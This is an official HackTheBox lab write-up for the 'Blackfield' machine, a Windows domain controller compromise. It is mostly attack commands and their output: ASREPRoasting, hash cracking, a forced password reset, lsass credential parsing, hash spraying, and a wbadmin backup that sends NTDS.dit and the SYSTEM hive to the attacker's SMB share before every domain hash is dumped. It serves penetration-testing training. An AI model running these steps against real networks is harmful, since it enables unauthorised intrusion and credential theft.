



# HACKTHEBOX



## Blackfield

28<sup>th</sup> September 2020 / Document No D20.100.89

Prepared By: cube0x0

Machine Author(s): aas

Difficulty: Hard

Classification: Official

# Synopsis

---

Backfield is a hard difficulty Windows machine featuring Windows and Active Directory misconfigurations. Anonymous / Guest access to an SMB share is used to enumerate users. Once user is found to have Kerberos pre-authentication disabled, which allows us to conduct an ASREPRoasting attack. This allows us to retrieve a hash of the encrypted material contained in the AS-REP, which can be subjected to an offline brute force attack in order to recover the plaintext password. With this user we can access an SMB share containing forensics artefacts, including an lsass process dump. This contains a username and a password for a user with WinRM privileges, who is also a member of the Backup Operators group. The privileges conferred by this privileged group are used to dump the Active Directory database, and retrieve the hash of the primary domain administrator.

## Skills Required

---

- Basic Knowledge of Windows
- Basic Knowledge of Active Directory


## Skills Learned

---

- Leveraging Backup Operators group membership
- Dumping credentials from LSASS
- Anonymous / Guest Enumeration

# Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.192 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -sC -sV -p$ports 10.10.10.192
```



```
nmap -sC -sV -p$ports 10.10.10.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-30 14:40 CDT
Nmap scan report for 10.10.10.192
Host is up (0.031s latency).


PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-10-01 02:40:36Z)
135/tcp   open  msrpc        Microsoft Windows RPC
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local., Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller for the `BLACKFIELD.LOCAL` domain.

# Foothold

Attempting anonymous and guest enumeration of SMB shares reveals a non-default share named `profiles$`. There is also another non-default share called `forensic` that we don't have access to.


```
smbmap -u guest -H 10.10.10.192
```



```
smbmap -u guest -H 10.10.10.192

[+] IP: 10.10.10.192:445      Name: 10.10.10.192
Disk          Permissions   Comment
-----
ADMIN$        NO ACCESS    Remote Admin
C$           NO ACCESS    Default share
forensic     NO ACCESS    Forensic / Audit share.
IPC$          READ ONLY   Remote IPC
NETLOGON     NO ACCESS    Logon server share
profiles$     READ ONLY   Logon server share
SYSVOL       NO ACCESS    Logon server share
```

Inspecting the `profiles$` share reveals a list of user profile or document folders. A list of all usernames can be generated using `smbclient -N \\\\10.10.10.192\\\\profiles$ -c ls | awk '{ print $1 }'`, and saved to users.txt.



```
smbclient -N \\\\10.10.10.192\\\\profiles$ -c ls | awk '{ print $1 }'

.
..
AAllenI
ABarteski
ABekesz
ABenzies
```

With a user list and the Kerberos port open, we can try to spray the users [Impacket's GetNPUsers.py](#) in order to see if any user has Kerberos pre-authentication disabled.

```
GetNPUsers.py blackfield.local/ -no-pass -usersfile users.txt -dc-ip
10.10.10.192 | grep -v 'KDC_ERR_C_PRINCIPAL_UNKNOWN'
```



```
GetNPUsers.py blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 | grep -v 'KDC_ERR_C_PRINCIPAL_UNKNOWN'

Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:b80cc764c467c23153437f6d0313c53$efc2d35d1a33066a7128eee357bcc36aaeae634933896f9f
cc9d0487c1689099af8f2cf19b442a7ec24bf1d7a55a2c4aae8e535cb5bcf036ea1ca15077c09b0057d7d24fb2c6e7e21570f200bcefb5660e1f9
39efd469fab1ea5b1f82ba627ef0da42494aae51ff190f8a5735626f8b1320af30013aca70fa59790181996829c69456a23d9d57a350c1635f7dad8e
83bf40e7342931d1949075341cdeba6b5e102f312447c2727d0b7b4c786217f80c0cc748059227e5c901466936f0191e78522f6db4634308f4d104f3
c499a579b41c913ff92d412b4d032663de9c03e75f0bb957d78f9c63aea3d82ad755e364a071
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

After saving the hash to a file called `hash`, we can attempt to crack it using John the Ripper with the `rockyou` wordlist.

```
john hash --format=krb5asrep
```

```
john hash --format=krb5asrep

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23)
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:wordlist.txt, rules:Wordlist
#00^BlackKnight ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:09 DONE 2/3 (2020-02-24 13:19) 0.1094g/s 1573Kp/s 1573Kc/s ...
Use the "--show" option to display all of the cracked passwords reliably

Session completed
```

This is successful, and the password is revealed to be `#00^BlackKnight`. With a domain account, we can proceed to enumerate Active Directory using [bloodhound-python](#). If we run `bloodhound-python` with the `-ns` parameter there will be no need to change the DNS setting on our vm. First, we install bloodhound ingestor using apt (which also installs the neo4j database server), then the data collector with pip3. We can then execute the collector against the target by issuing the `bloodhound-python` command below.

```
apt install bloodhound
pip3 install bloodhound
bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns
10.10.10.192 -c DcOnly
```

```
bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c DcOnly

INFO: Found AD domain: blackfield.local
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 315 users
INFO: Connecting to GC LDAP server: dc01.blackfield.local
INFO: Found 51 groups
INFO: Found 1 computers
INFO: Found 0 trusts
INFO: Done in 00M 04S
```

When running neo4j for the first time we must create the log directory and file, and then proceed go login to <http://localhost:7474/> with the credentials `neo4j / neo4j`, and then set a new password.

```
mkdir -p /usr/share/neo4j/logs
touch /usr/share/neo4j/logs/neo4j.log
neo4j start
```

Then we can start BloodHound with `bloodhound` and login with the username `neo4j` and our new password. When signed into the BloodHound GUI, we can drag and drop the `bloodhound-python` output in order to import the data.

Start the BloodHound analysis by searching for the `support` user, right-clicking it and marking it as owned. Let's examine if this account has any further object control that we can leverage. If we search for first degree object control we get a hit.

Click `Raw Query` at the bottom, and type in the following Cypher query:

```
MATCH p=(u {owned: true})-[r1]->(n) WHERE r1.isacl=true RETURN p
```

Our support user has the password change permission on the `audit2020` user.



To abuse this, we can use `rpcclient` to set the password.

```
rpcclient -u blackfield/support 10.10.10.192
rpcclient $> setuserinfo audit2020 23 H@CKTHEB0X#
```

```
rpcclient -U blackfield/support 10.10.10.192
Enter BLACKFIELD\support's password:
rpcclient $> setuserinfo audit2020 23 H@CKTHEB0X#
rpcclient $> exit
```

After enumerating the SMB shares using [CrackMapExec](#) as `audit2020`, it's seen that we now have access to the `forensic` share.

```
apt install -y crackmapexec
cme smb 10.10.10.192 -u audit2020 -p 'H@CKTHEB0X#' --shares
```

```

cme smb 10.10.10.192 -u audit2020 -p 'H@CKTHEBOX#' --shares

SMB 10.10.10.192 445 DC01 [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\audit2020:H@CKTHEBOX#
SMB 10.10.10.192 445 DC01 [+] Enumerated shares
SMB 10.10.10.192 445 DC01 Share Permissions Remark
SMB 10.10.10.192 445 DC01 ----- -----
SMB 10.10.10.192 445 DC01 ADMIN$ READ Remote Admin
SMB 10.10.10.192 445 DC01 C$ READ Default share
SMB 10.10.10.192 445 DC01 forensic READ Forensic / Audit share.
SMB 10.10.10.192 445 DC01 IPC$ READ Remote IPC
SMB 10.10.10.192 445 DC01 NETLOGON READ Logon server share
SMB 10.10.10.192 445 DC01 profiles$ READ
SMB 10.10.10.192 445 DC01 SYSVOL READ Logon server share

```

We connect to the forensic share and see a zipped lsass memory dump. LSASS is short for Local Security Authority Subsystem Service, and it stores credentials in memory on behalf of a user that has an active (or recently active) session. This allows the user to access network resources without re-typing their credentials for each service. LSASS may store credentials in multiple forms, including reversibly encrypted password, Kerberos tickets, NT hash, LM hash, DPAPI keys, and Smartcard PIN.

Credentials are stored in LSASS for sessions that have been established since the last reboot and have not been closed. For example, credentials are created in memory when a user does any of the following (this is not an exhaustive list).

- Logs on to a local session or RDP session on the computer.
- Runs a process using RunAs.
- Runs an active Windows service on the computer.
- Creates a scheduled task or batch job.
- Runs PsExec with explicit creds, such as `PsExec \\server -u user -p pwd cmd`.
- Uses WinRM with CredSSP.

So we download the lsass process memory dump locally for further inspection.

```

smbclient.py audit2020:'H@CKTHEBOX#'@10.10.10.192
use forensic
cd memory_analysis
ls
get lsass.zip
exit

```

```
smbclient.py audit2020:'H@CKTHEB0X#'@10.10.10.192
Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use forensic
# cd memory_analysis
# ls
drw-rw-rw-      0 Thu May 28 15:29:24 2020 .
drw-rw-rw-      0 Thu May 28 15:29:24 2020 ..
-rw-rw-rw- 37876530 Thu May 28 15:29:24 2020 conhost.zip
-rw-rw-rw- 24962333 Thu May 28 15:29:24 2020 ctfmon.zip
-rw-rw-rw- 23993305 Thu May 28 15:29:24 2020 dfsrs.zip
-rw-rw-rw- 18366396 Thu May 28 15:29:24 2020 dllhost.zip
-rw-rw-rw- 8810157 Thu May 28 15:29:24 2020 ismserv.zip
-rw-rw-rw- 41936098 Thu May 28 15:29:24 2020 lsass.zip
-rw-rw-rw- 64288607 Thu May 28 15:29:24 2020 mmc.zip
-rw-rw-rw- 13332174 Thu May 28 15:29:24 2020 RuntimeBroker.zip
-rw-rw-rw- 131983313 Thu May 28 15:29:24 2020 ServerManager.zip
-rw-rw-rw- 33141744 Thu May 28 15:29:24 2020 sihost.zip
-rw-rw-rw- 33756344 Thu May 28 15:29:24 2020 smartscreen.zip
-rw-rw-rw- 14408833 Thu May 28 15:29:24 2020 svchost.zip
-rw-rw-rw- 34631412 Thu May 28 15:29:24 2020 taskhostw.zip
-rw-rw-rw- 14255089 Thu May 28 15:29:24 2020 winlogon.zip
-rw-rw-rw- 4067425 Thu May 28 15:29:24 2020 wlms.zip
-rw-rw-rw- 18303252 Thu May 28 15:29:24 2020 WmiPrvSE.zip
# get lsass.zip
# exit
```

After unzipping lsass.zip we can use [Pypykatz](#) on the extracted `lsass.DMP` file to retrieve NT hashes.

```
pip3 install pypykatz
pypykatz lsa minidump lsass.DMP
```

```
pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
<SNIP>
    Username: Administrator
    Domain: BLACKFIELD
    LM: NA
    NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
    SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
<SNIP>
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfgabe93d4a37d
<SNIP>
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dc9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

Before spraying these credentials against the server, let's check the account lockout policy.

```
ldapsearch -D 'BLACKFIELD\support' -w '#00^blackKnight' -p 389 -h 10.10.10.192 -
b "dc=blackfield,dc=local" -s sub "*" | grep lockoutThreshold
```

```
ldapsearch -D 'BLACKFIELD\support' -w '#00^BlackKnight' -p 389 -h 10.10.10.192 \
-b "dc=blackfield,dc=local" -s sub "*" | grep lockoutThreshold

lockoutThreshold: 0
```

The password policy has a `lockoutThreshold` of 0, which means we can attempt an unlimited number of passwords without locking the account out (although this is quite noisy). We can extract all usernames and hashes from the lsass dump and save them as `hashes` and `users` respectively, and spray with [CrackMapExec](#) in order to discover a combination.

```
pypykatz lsa minidump lsass.DMP | grep 'NT:' | awk '{ print $2 }' | sort -u >
hashes
pypykatz lsa minidump lsass.DMP | grep 'Username:' | awk '{ print $2 }' | sort -u > users
cme smb 10.10.10.192 -u users -H hashes
```

```
cme smb 10.10.10.192 -u users -H hashes

SMB 10.10.10.192 445 DC01 [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\Administrator 7f1e4ff8c6a8e6bfcae2d9c0572cd62 STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\Administrator 9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\Administrator b624dc83a27cc29da11d9bf25fea796 STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\dc01$ 7f1e4ff8c6a8e6bfcae2d9c0572cd62 STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\dc01$ b624dc83a27cc29da11d9bf25fea796 STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\svc_backup 7f1e4ff8c6a8e6bfcae2d9c0572cd62 STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\svc_backup 9658d1d1dc9250115e2205d9f48400d
```

This was successful, and we found a working combination:

```
svc_backup:9658d1d1dc9250115e2205d9f48400d
```

WinRM is enabled and we can gain a PowerShell session using [Evil-WinRM](#). The command `whoami /priv` reveals that `svc_backup` that has the `SeBackup` privilege.

```
evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dc9250115e2205d9f48400d
```

```
evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dc9250115e2205d9f48400d

PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege        Back up files and directories Enabled
SeRestorePrivilege       Restore files and directories Enabled
SeShutdownPrivilege      Shut down the system    Enabled
SeChangeNotifyPrivilege  Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

# Privilege Escalation

We can abuse the SeBackup privilege in order to retrieve files from the Administrator Desktop using robocopy. Using robocopy, we are able to retrieve a notes.txt but are denied access on root.txt.

```
robocopy /b C:\Users\Administrator\Desktop\ C:\
```

```
*Evil-WinRM* PS C:\> robocopy /b C:\Users\Administrator\Desktop\ C:\

-----
ROBOCOPY      ::      Robust File Copy for Windows

-----
Started : Thursday, October 1, 2020 7:12:55 AM
Source   : C:\Users\Administrator\Desktop\
Dest     : C:\

Files   : *.*

Options  : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

      New File           32          root.txt
2020/10/01 07:12:55 ERROR 5 (0x00000005) Copying File
C:\Users\Administrator\Desktop\root.txt
Access is denied.
```

By reading the notes.txt file, we understand the root.txt flag is encrypted (probably with EFS), which is blocking our access with robocopy.

```
PS C:\> cat notes.txt

Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
```

## Dumping Hashes with WBAdmin

So we need to get into the Administrator context. One way to do this is to abuse SeBackup and SeRestore privileges in order to dump the AD database. Then, we can use the administrator NTLM hash in a PtH (Pass the Hash) attack to get a shell as them. First we need to install and configure a samba server with authentication.

Modify the contents of `/etc/samba/smb.conf` to the following:

```
[global]
map to guest = Bad User
server role = standalone server
usershare allow guests = yes
idmap config * : backend = tdb
interfaces = tun0
smb ports = 445

[smb]
comment = Samba
path = /tmp/
guest ok = yes
read only = no
browsable = yes
force user = smbuser
```

Create a new user that matches the user in the `force user` parameter.


```
adduser smbuser
```

Next, create a password for our newly created user.

```
smbpasswd -a smbuser
```

Then start the SMB demon with `service smbd restart`. In our Win-Rm session we can mount the share:

```
net use k: \\10.10.14.3\smb /user:smbuser smbpass
```



```
*Evil-WinRM* PS C:\> net use k: \\10.10.14.3\smb /user:smbuser smbpass
The command completed successfully.
```

On the Win-Rm shell, we can backup the NTDS folder with wbadmin.

```
echo "Y" | wbadmin start backup -backuptarget:\\10.10.14.3\smb -
include:c:\\windows\\ntds
```

```
PS C:\> echo "Y" | wbadmin start backup -backuptarget:\\10.10.14.3\smb  
-include:c:\windows\ntds

wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Note: The backed up data cannot be securely protected at this destination.
Backups stored on a remote shared folder might be accessible by other
people on the network. You should only save your backups to a location
where you trust the other users who have access to the location or on a
network that has additional security precautions in place.

Retrieving volume information...
This will back up (C:) (Selected Files) to \\10.10.14.3\smb.
Do you want to start the backup operation?
[Y] Yes [N] No Y

The backup operation to \\10.10.14.3\smb is starting.
Creating a shadow copy of the volumes specified for backup...
Please wait while files to backup for volume (C:) are identified.
This might take several minutes.
Windows Server Backup is updating the existing backup to remove files that have
been deleted from your server since the last backup.
This might take a few minutes.
Creating a backup of volume (C:), copied (100%).
Compacting the virtual hard disk for volume (C:), completed (39%).
Compacting the virtual hard disk for volume (C:), completed (62%).
Compacting the virtual hard disk for volume (C:), completed (76%).
Compacting the virtual hard disk for volume (C:), completed (87%).
The backup of volume (C:) completed successfully.
Summary of the backup operation:
-----
The backup operation successfully completed.
The backup of volume (C:) completed successfully.
Log of files successfully backed up:
C:\Windows\Logs\WindowsServerBackup\Backup-01-10-2020_14-23-45.log
```

Next, retrieve the version of the backup.


```
wbadmin get versions
```

```
*Evil-WinRM* PS C:\> wbadmin get versions
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 4:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)
```

We can now restore the `NTDS.dit` file, specifying the backup version.

```
echo "Y" | wbadmin start recovery -version:10/01/2020-14:23 -itemtype:file -items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl
```



```
PS C:\> echo "Y" | wbadmin start recovery -version:10/01/2020-14:23 -itemtype:file -items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl

wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Retrieving volume information...
You have chosen to recover the file(s) c:\windows\ntds\ntds.dit from the
backup created on 10/1/2020 7:23 AM to C:\.
Preparing to recover files...


Do you want to continue?
[Y] Yes [N] No Y

Running the recovery operation for c:\windows\ntds\ntds.dit, copied (70%).
Currently recovering c:\windows\ntds\ntds.dit.
Successfully recovered c:\windows\ntds\ntds.dit to C:\.
The recovery operation completed.
Summary of the recovery operation:
-----
Recovery of c:\windows\ntds\ntds.dit to C:\ successfully completed.
Total bytes recovered: 18.00 MB
Total files recovered: 1
Total files failed: 0

Log of files successfully recovered:
C:\Windows\Logs\WindowsServerBackup\FileRestore-01-10-2020_14-34-04.log
```

We need to export the system hive too, and transfer both this and the NTDS.dit to our local machine.

```
reg save HKLM\SYSTEM C:\system.hive
```



```
*Evil-WinRM* PS C:\> reg save HKLM\SYSTEM C:\system.hive

The operation completed successfully.
```

Copy the files to our box via our mounted SMB drive.

```
cp ntds.dit \\10.10.14.3\smb\NTDS.dit
cp system.hive \\10.10.14.3\smb\system.hive
```

Next, we can extract all the hashes in the domain using [Impacket secretsdump.py](#).

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
```

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:21cb362b80c113a49f39943f3c2cb5e1:::
krbtgt:502:d3c02561bba6ee4ad6cf024ec8fda5d:::
audit2020:1103:dd1cc77fcac53020992928456ddf7199:::
support:1104:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:a658dd0c98e7ac3f46cca81ed6762d1c:::
<SNIP>
BLACKFIELD.local\BLACKFIELD653097:1411:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD438814:1412:a658dd0c98e7ac3f46cca81ed6762d1c:::
svc_backup:1413:9658d1d1dc9250115e2205d9f48400d:::
